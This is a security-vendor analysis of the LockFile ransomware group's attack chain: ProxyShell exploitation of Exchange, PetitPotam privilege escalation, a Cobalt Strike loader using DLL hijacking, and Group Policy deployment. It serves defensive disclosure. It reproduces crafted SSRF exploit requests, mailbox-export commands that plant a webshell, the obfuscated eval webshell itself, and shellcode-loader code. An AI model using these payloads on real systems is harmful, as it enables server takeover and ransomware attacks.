Insights into Ransomware Spread Using Exchange 1-Day Vulnerabilities 1-2

nsfocusglobal.com/insights-into-ransomware-spread-using-exchange-1-day-vulnerabilities-1-2/

September 26, 2021

September 26, 2021 | **Jie Ji**

Event Overview

Recently, NSFOCUS CERT discovered a slew of security incidents that exploited security vulnerabilities (ProxyShell) in Microsoft Exchange. Also, NSFOCUS found that the new LockFile ransomware group LockFile took advantage of these ProxyShell and PetitPotam vulnerabilities to target enterprise domain environments, finally encrypting quite a few hosts from enterprises for ransom.

In April, a security researcher reported multiple Exchange Server vulnerabilities to Microsoft, three of which were fixed in Microsoft's April and May security updates and two were disclosed until the release of July security updates. Vulnerability details are as follows:

Microsoft Exchange Server Remote Code Execution Vulnerability (CVE-2021-34473): This vulnerability arises due to the lack of proper validation of access privileges for URIs. An unauthenticated attacker could leverage this issue to access restricted internal APIs via a known API.

Official security bulletin: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34473

Microsoft Exchange Privilege Escalation Vulnerability (CVE-2021-34523): As Microsoft Exchange Server does not properly validate an access token before executing the Exchange PowerShell command, an attacker could execute arbitrary code in the restricted environment via a crafted identity.

Official security bulletin: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34523

Microsoft Exchange Server Security Feature Bypass Vulnerability (CVE-2021-31207): Certain Microsoft Exchange PowerShell command APIs do not restrict the file path and suffix when writing files, allowing attackers to write arbitrary files.

Official security bulletin: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-31207

Windows LSA Spoofing Vulnerability (CVE-2021-36942): An attacker could exploit EFSRPC (Encrypting File System Remote Protocol) to launch an NTLM relay attack dubbed PetitPotam, to escalate their system privileges.

Official security bulletin: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36942

Currently, exploits of the preceding vulnerabilities have been made publicly available and weaponized. Attackers could exploit a combination of these vulnerabilities to cause remote code execution on an affected Exchange server to gain the highest system privileges of the target host. Recently, attack activities rage on, and affected users should take precautions as soon as possible.

Timeline

April, 2021: A security researcher reported multiple Microsoft Exchange Server vulnerabilities to Microsoft.

April–May, 2021: Microsoft released security updates to fix ProxyShell vulnerabilities.

July 14, 2021: Microsoft's July security updates feature security bulletins for CVE-2021-34473 and CVE-2021-31207 vulnerabilities.

July 19, 2021: A French researcher found a vulnerability (PetitPotam) that could lead to a relay attack through the exploitation of EFSRPC in Windows systems and released PoC code.


July 24, 2021: Microsoft released the security bulletin ADV210003 to warn of an NTLM relay attack (no patch available) due to the lack of the Active Directory Certificate Service (AD CS).

August 6, 2021: A Taiwan security researcher announced Exchange vulnerability details at BlackHat USA 2021 and dubbed the vulnerabilities ProxyShell.

August 11, 2021: Microsoft's August security updates feature patches to fix the NTLM relay attack vulnerability (PetitPotam) assigned CVE-2021-36942.

August 20, 2021: The exploit of ProxyShell vulnerabilities was made publicly available on multiple platforms like GitHub and Reddit. Also, the exploit of these vulnerabilities was also updated in the well-known Metasploit framework.

August 23, 2021: Hacking groups behind viruses, like the ransomware LockFile, exploited ProxyShell and PetitPotam vulnerabilities to launch attacks in the wild at frequent intervals.
August 25, 2021: Microsoft's Exchange team posted a security warning on the blog to urge users to apply related patches to fix vulnerabilities as soon as possible.



ProxyShell vulnerabilities and your Exchange Server

By The Exchange Team
Published Aug 25 2021 10:51 AM 8,008 Views

This past week, security researchers discussed several ProxyShell vulnerabilities, including those which might be exploited on unpatched Exchange servers to deploy ransomware or conduct other post-exploitation activities. If you have installed the May 2021 security updates or the July 2021 security updates on your Exchange servers, then you are protected from these vulnerabilities. Exchange Online customers are also protected (but must make sure that all hybrid Exchange servers are updated).

But if you have not installed either of these security updates, then your servers and data are vulnerable. As we have said several times, it is *critical* to keep your Exchange servers updated with latest available Cumulative Update (CU) and Security Update (SU).

Your Exchange servers are vulnerable if any of the following are true:

- The server is running an older, unsupported CU (without May 2021 SU);
- The server is running security updates for older, unsupported versions of Exchange that were released in March 2021; or
- The server is running an older, unsupported CU, with the March 2021 EOMT mitigations applied.

In all of the above scenarios, you *must* install one of latest supported CUs and all applicable SUs to be protected. Any Exchange servers that are not on a supported CU *and* the latest available SU are vulnerable to ProxyShell and other attacks that leverage older vulnerabilities.

Our recommendation, as always, is to install the latest CU and SU on all your Exchange servers to ensure that you are protected against the latest threats. Please update now!

The Exchange Team

Analysis of the Kill Chain of the LockFile Ransomware Group

WebShell Planted in ProxyShell

Microsoft Exchange Server's improper path verification, coupled with path obfuscation, could lead to SSRF. In this way, attackers could access PowerShell endpoints and pack malicious email information into external files through a remote PowerShell session. By writing such information to files, attackers could cause getshell. By default, WebShell is written to C:\inetpub\wwwroot\aspnet_client\.

First, Microsoft Exchange Server lacks proper verification of a PowerShell endpoint's /Autodiscover/Autodiscover.json path requested by the Autodiscover backend. By triggering the URL request formatting of the ExplicitLogon function, an attacker could exploit this issue to directly access arbitrary restricted backend APIs via a combination of a crafted URL and cookies. The CVE-2021-34473 vulnerability is exploited during the process. The vulnerable core code is as follows:

```
14      public static string RemoveExplicitLogonFromUrlAbsoluteUri(
15        string absoluteUri,
16        string explicitLogonAddress)
17      {
18        ArgumentValidator.ThrowIfNull(nameof (absoluteUri), (object) absoluteUri);
19        ArgumentValidator.ThrowIfNull(nameof (explicitLogonAddress), (object) explicitLogonAddress);
20        string str = "/" + explicitLogonAddress;
21        int length = absoluteUri.IndexOf(str);
22        return length != -1 ? absoluteUri.Substring(0, length) + absoluteUri.Substring(length + str.Length) : absoluteUri;
23      }
```

Finally, the following malicious request is crafted:

```
POST /autodiscover/autodiscover.json?@TARGET.DOMAIN/autodiscover/autodiscover.xml HTTP/1.1
Host: TARGET.DOMAIN.IP
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type:text/xml; charset=utf-8
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 338
Cookie: Email=autodiscover/autodiscover.json?@TARGET.DOMAIN
```

Via a malicious URL, the attacker could obtain LDAP DN information of an account with desired privileges and then locate the system storage of the victim account.

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/xml; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
request-id: 28b18350-be2b-4814-8ca7-24b2ad33bf9b
X-CalculatedBETarget: exchange-01.TARGET.DOMAIN
X-DiagInfo: EXCHANGE-01
X-BEServer: EXCHANGE-01
X-AspNet-Version: 4.0.30319
Set-Cookie: X-BackEndCookie=; expires=Thu, 15-Aug-1991 03:55:58 GMT; path=/autodiscover; secure; HttpOnly
X-Powered-By: ASP.NET
X-FEServer: EXCHANGE-01
Date: Sun, 15 Aug 2021 03:55:58 GMT
Connection: close
Content-Length: 3852

<?xml version="1.0" encoding="utf-8"?>
<Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/responseschema/2006">
  <Response xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a">
    <User>
      <DisplayName>Administrator</DisplayName>
      <LegacyDN>/o=TARGET.DOMAIN/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=c71e091c850a48fda6b84bb7507e1df5-Administrator</Lega
      <AutoDiscoverSMTPAddress>Administrator@TARGET.DOMAIN</AutoDiscoverSMTPAddress>
      <DeploymentId>61574a32-8040-4cb8-b935-3429422a7a5a</DeploymentId>
    </User>
```

After obtaining the storage position of the victim account, the attacker further exploits this SSRF vulnerability to invoke the EMSMDB email transmission interface of Exchange MAPI. As Exchange's web application runs with SYSTEM privileges, MAPI is invoked with SYSTEM privileges, instead of privileges of the victim account. In this case, an error is reported to indicate that the attacker uses different privileges before and after MAPI invocation. Besides, the victim account SID is disclosed in this error message.

A malicious request is as follows:

```
Send Request
POST /autodiscover/autodiscover.json?@TARGET.DOMAINAdministrator@EXCHANGE-01:444/mapi/emsmdb?MailboxId=dce7afa8-3175-4252-8aab-dda2735895fd@TARGET.
DOMAIN HTTP/1.1
Host: 192.168.152.104
User-Agent: Hello World
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Cookie: Email=autodiscover/autodiscover.json?@TARGET.DOMAIN
Content-Type: application/mapi-http
X-Requesttype: Connect
X-Clientapplication: Outlook/15.0.4815.1002
X-Requestid: {E2EA6C1C-E61B-49E9-9CFB-38184F907552}:123456
Content-Length: 150

/o=TARGET.DOMAIN/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=c71e091c850a48fda6b84bb7507e1df5-Administrator     ♦□      □
□
```

Error information is as follows:

```
Set-Cookie: MapiRouting=UlVNOjJlMmQ2NWUzLTYyYTgtNDY3OC1iM2ViLWU1YmFlYzQxN2YyZDpXBCb4oV/ZCA==; path=/mapi/; secure; HttpOnly
Set-Cookie: MapiContext=MAPIAAAAAOC4+7PyvPu+k6OSsYOzgbCdrZW4ibycrJ+lkaiSp5LI69rr2ujc79jv2OgbAAAAAAAAAA==; path=/mapi/emsmdb; secure; HttpOnly
Set-Cookie: MapiSequence=0-Jbv8Fw==; path=/mapi/emsmdb; secure; HttpOnly
Set-Cookie: X-BackEndCookie=; expires=Thu, 15-Aug-1991 04:05:50 GMT; path=/autodiscover; secure; HttpOnly
X-Powered-By: ASP.NET
X-FEServer: EXCHANGE-01
Date: Sun, 15 Aug 2021 04:05:50 GMT
Connection: close
Content-Length: 1152

PROCESSING
DONE
X-StartTime: Sun, 15 Aug 2021 04:05:50 GMT
X-ElapsedTime: 30

   □              □□    □
□
□□ DC□□EXCHANGE-01.TARGET.DOMAIN□ □F□   □ □H□   □ □□□   ¾ □K□ C l i e n t A c c e s s S e r v e r = E X C H A N G E - 0 1 . n s f o c u s a
d . c o m , C o n n e c t T i m e = 2 0 2 1 / 8 / 1 5   1 2 : 0 5 : 5 0 , C o n n e c t i o n I D = 2 8   ♠ □

   □□$ □□I    Microsoft.Exchange.RpcClientAccess.Server.LoginPermException: 'User SID: S-1-5-18' can't act as owner of a UserMailbox object '/
   o=TARGET.DOMAIN/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=c71e091c850a48fda6b84bb7507e1df5-Administrator' with SID
   S-1-5-21-4052953071-2457796405-1862302707-500 and MasterAccountSid  (StoreError=LoginPerm)
   在 Microsoft.Exchange.RpcClientAccess.Server.UserManager.User.CorrelateIdentityWithLegacyDN(ClientSecurityContext clientSecurityContext)
   在 Microsoft.Exchange.RpcClientAccess.Server.RpcDispatch.<>c__DisplayClass47_0.<Connect>b__3()
   在 Microsoft.Exchange.RpcClientAccess.Server.RpcDispatch.ExecuteWrapper(Func`1 getExecuteParameters, Func`1 executeDelegate, Action`1
   exceptionSerializationDelegate)
```

The attacker could use both the SID of the victim account and the fixed SID of a privilege group on Windows to craft a session token for Windows authentication. This token is supposed to be crafted by the frontend reverse proxy server and transmitted to the backend via an HTTP request header. Due to improper verification, if the HTTP header for sending the token does not exist, the attacker could try to parse the URL parameter and manipulate the URL during SSRF to obtain the Exchange Remote PowerShell Management Session privilege on the Exchange server. The vulnerability exploited in the process is CVE-2021-34523. The core vulnerable code is as follows:

```
54      private void OnAuthenticateRequest(object source, EventArgs args)
55      {
56        Logger.EnterFunction(ExTraceGlobals.RemotePowershellBackendCmdletProxyModuleTracer, "OnAuthenticateOrPostAuthenticateRequest");
57        HttpContext current = HttpContext.Current;
58        if (current.Request.IsAuthenticated)
59        {
60          Logger.TraceDebug(ExTraceGlobals.RemotePowershellBackendCmdletProxyModuleTracer,
  "[RemotePowershellBackendCmdletProxyModule::OnAuthenticateOrPostAuthenticateRequest] Current authenticated user is {0} of type {1}.", (object) current.User.Identity,
  (object) current.User.Identity.GetType());
61          if (string.IsNullOrEmpty(current.Request.Headers["X-CommonAccessToken"]))
62          {
63            Uri url = current.Request.Url;
64            Exception ex = (Exception) null;
65            CommonAccessToken commonAccessToken = RemotePowershellBackendCmdletProxyModule.CommonAccessTokenFromUrl(current.User.Identity.ToString(), url, out ex);
66            if (ex != null)
67            {
68              WinRMInfo.SetFailureCategoryInfo(current.Response.Headers, FailureCategory.BackendCmdletProxy, ex.GetType().Name);
```

After the Exchange Remote PowerShell Management Session privilege is obtained, commands other than Exchange PowerShell Cmdlet cannot be executed because this session belongs to a restricted PowerShell environment. The FilePath parameter, which

specifies the path to save the file exported via the New-MailboxExportRequest command (for export backup of the individual mailbox), has no restriction on the file path, file name, and file extension name. This allows attackers to write arbitrary files. During the process, the vulnerability CVE-2021-31207 is used. The used shell command is as follows:

```
shell(f'New-ManagementRoleAssignment -Role "Mailbox Import Export" -User "{user}"', local_port)
time.sleep(3)
shell('Get-MailboxExportRequest -Status Completed | Remove-MailboxExportRequest -Confirm:$false', local_port)
time.sleep(3)
shell(f'New-MailboxExportRequest -Mailbox {proxyshell.email} -IncludeFolders ("#Drafts#") -ContentFilter "(Subject -eq \'{subj_}\')"
-ExcludeDumpster -FilePath "{unc_path}"', local_port)
```

By exploiting the preceding SSRF vulnerability, the attacker invokes the corresponding Exchange API endpoint to store the encrypted WebShell file that contains malicious code in the Drafts folder in the victim's mailbox or send the file to the victim's mailbox. This ensures that WebShell information can be restored during secondary encryption of the WebShell file that is exported from the victim's mailbox for backup. In this way, the attacker can write WebShell. WebShell information is encrypted with permutative encoding that Microsoft uses to encrypt PST files, to make sure that characters can be encrypted and decrypted after being parsed by a replacement algorithm.

```
78D0h: A8 E8 62 41 66 B2 07 41 A8 CB 62 41 62 7E D2 41  ¨èbAf².A¨ËbAb~ÒA
78E0h: A8 6E 13 36 A8 7E 96 41 A8 BB 13 36 21 7E 4C 41  ¨n.6¨~–A¨».6!~LA
78F0h: A8 F4 88 41 6E 7E DB 41 A8 16 62 41 BB 7E 48 41  ¨ô^An~ÛA¨.bA»~HA
7900h: A8 CC 62 41 6E 1C 85 41 A8 2A 13 41 41 41 7F 41  ¨ÌbAn.…A¨*.AAA.A
7910h: 74 41 33 41 00 00 00 00 00 00 00 00 00 00 00 00  tA3A............
7920h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
7930h: D4 00 74 7A E7 3E 11 80 34 02 00 00 00 00 00 00  Ô.tzç>.€4.......
7940h: 6E 80 00 00 00 00 00 00 08 00 00 00 00 00 00 00  n€..............
7950h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
7960h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
7970h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
7980h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
7990h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
79A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
79B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
79C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
79D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
79E0h: 00 00 00 00 00 00 00 00 0B 0F 20 00 00 00 00 00  .......... .....
79F0h: 81 81 B7 78 3B 62 45 BF B7 00 00 00 00 00 00 00  ..·x;bE¿·.......
7A00h: 52 13 FF 93 4C 41 41 41 41 41 41 41 A6 13 6E 41  R.ÿ“LAAAAAAA¦.nA
7A10h: E2 36 41 41 E4 BF E7 9C 09 8D A0 07 E3 DF 8D 5D  â6AAä¿çœ.. .ãß.]
7A20h: 60 C1 60 72 82 41 EA 41 EB 41 82 41 8B 41 82 41  `Á`r‚AêAëA‚A‹A‚A
7A30h: 8D 41 82 41 60 A2 EB 4B 23 0E B8 36 60 A2 EB 4B  .A‚A`¢ëK#.¸6`¢ëK
7A40h: 23 0E B8 36 3C 25 40 20 50 61 67 65 20 4C 61 6E  #.¸6<%@ Page Lan
7A50h: 67 75 61 67 65 3D 22 4A 73 63 72 69 70 74 22 20  guage="Jscript"
7A60h: 44 65 62 75 67 3D 74 72 75 65 25 3E 0A 3C 25 76  Debug=true%>.<%v
7A70h: 61 72 2F 2A 66 61 73 66 2A 2F 42 51 50 51 3D 27  ar/*fasf*/BQPQ='
```

Most of the captured samples are the following encrypted one-line backdoor:

```
<%@Page Language="Jscript"%>
<%eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String('
MjUzMTE2O3ZhciBzYWZlPS' +char(0x1f6-
0x1ac)+'1' +char(21756/222)+'' +char(0x17642/0x367)+'N' +char(0x31c-0x2b4)+char(0x24d-
0x1f3)+char(0124057/0613)+'Ui02V2YWwoUmVxdWVzdC5JdGVtWydjb21tb24nXSwgc2FmZSk7NzU5MzQ4Ow=
=')));%>

<%@Page Language="Jscript"%>

<%eval(System.Text.Encoding.GetEncoding(936).GetString("253116;var
safe=\"unsafe\";eval(Request.Item['common'], safe);759348;"));%>
```

Cobalt Strike Planted Through DLL Hijacking

The attacker executes the wget command in PowerShell to download attack toolkits for subsequent use and frequently changes server ports and uses random file names (like http://x.x.x.x:45261/5rFxNBwH6ol0Q9z1sAaIZ) to prevent samples from being captured by researchers. Currently, server IP addresses known to be used by attackers include 209.14.0.234, 45.91.83.176, 183.226.73.185, and 178.63.226.197. The attacker first uses EfsPotato.exe in the toolkit for local privilege escalation, and then runs the Cobalt Strike loader active_desktop_launcher.exe with highest system privileges. The privilege escalation tool EfsPotato exploits the CVE-2021-36942 vulnerability which is also known as PetitPotam. The attacker leverages EFSRPC to launch NTLM relay attacks to escalate local privileges or privileges in the AD domain.

active_desktop_launcher is the legitimate KuGou launcher which provides valid digital signatures to load active_desktop_render.dll for malicious code execution.

The launcher invokes two functions, SetDesktopMonitorHook and ClearDesktopMonitorHook, both of which reside in active_desktop_render.dll. SetDesktopMonitorHook performs the following steps:

1. Try to open desktop.ini in the current directory. If this file does not exist, exit the program.

```
BOOL sub_10001330()
{
  signed int v0; // eax
  HANDLE v1; // eax

  v0 = GetModuleFileNameW(0, FileName, 0x800u);
  if ( v0 > 0 )
  {
    while ( FileName[v0] != '\\' )
    {
      if ( --v0 <= 0 )
        goto LABEL_5;
    }
    word_10010C8A[v0] = 0;
  }
LABEL_5:
  lstrcatW(FileName, L"desktop.ini");
  v1 = CreateFileW(FileName, 0x80000000, 2u, 0, OPEN_EXISTING, 0x80u, 0);
  if ( v1 == (HANDLE)-1 )
    ExitProcess(0);
  return CloseHandle(v1);
}
```

2. Create a new thread, open desktop.ini in this thread, and map the file to the memory.

```
  146);
v1 = CreateFileW(FileName, 0xC0000000, 3u, 0, OPEN_EXISTING, 0x80u, 0);
v2 = CreateFileMappingW(v1, 0, PAGE_READWRITE, 0, 0, 0);
if ( !v2 )
  exit(0);
_swprintf(&Buffer, L"HUIHWASDIHWEIUDHDSFSFEFWEFEWFDSGEFERWGWEEFWFWEWD");
FileSize = GetFileSize(v1, 0);
CloseHandle(v1);
v3 = MapViewOfFile(v2, FILE_MAP_READ, 0, 0, 0);
v9 = FileSize + 50;
```

3. Read file contents through memory mapping, perform XOR decryption on file contents, and execute them as shellcode.


```
v5 = FileSize;
for ( i = 0; i < FileSize; ++i )
{
  sc[i] ^= 0x20u;
  v5 = FileSize;
}
v7 = 0;
if ( v5 > 0 )
{
  do
  {
    sc[v7] ^= v13[v7 % 146u];
    ++v7;
  }
  while ( v7 < FileSize );
}
Sleep(0x1F4u);
((void (*)(void))sc)();
Sleep(0x3E8u);
```

ClearDesktopMonitorHook reads files for string comparison and exits the process, without providing other actual functions. The C&C address of the Cobalt Strike trojan in the captured sample is sc.microsofts.net/messages/DALBNSf26.

Group Policy in the AD Domain for Bulk Script Dispatch

The attacker copies the ransomware-related tool to the NETLOGON shared directory on the domain controller. The absolute path of the directory is C:\Windows\Sysvol\Sysvol\[DomainName]\Scripts so that hosts in the domain can access related tools via the UNC path \\server\netlogon. Create a group policy object (GPO) for script execution in the **Group Policy Management** window on the domain controller, and then link it and dispatch it to hosts in the domain.

Analyzing the captured script file autologin.bat, we find that the attacker first copies the ransomware file autoupdate.exe in the NETLOGON shared directory and KDU kernel program tools (including autologin.exe, autologin.dll, and autologin.sys) to the local directory C:\Windows\Temp. Then, the attacker uses the KDU tool to obtain system kernel privileges to terminate the antivirus process before finally executing the ransomware file.



To be continued.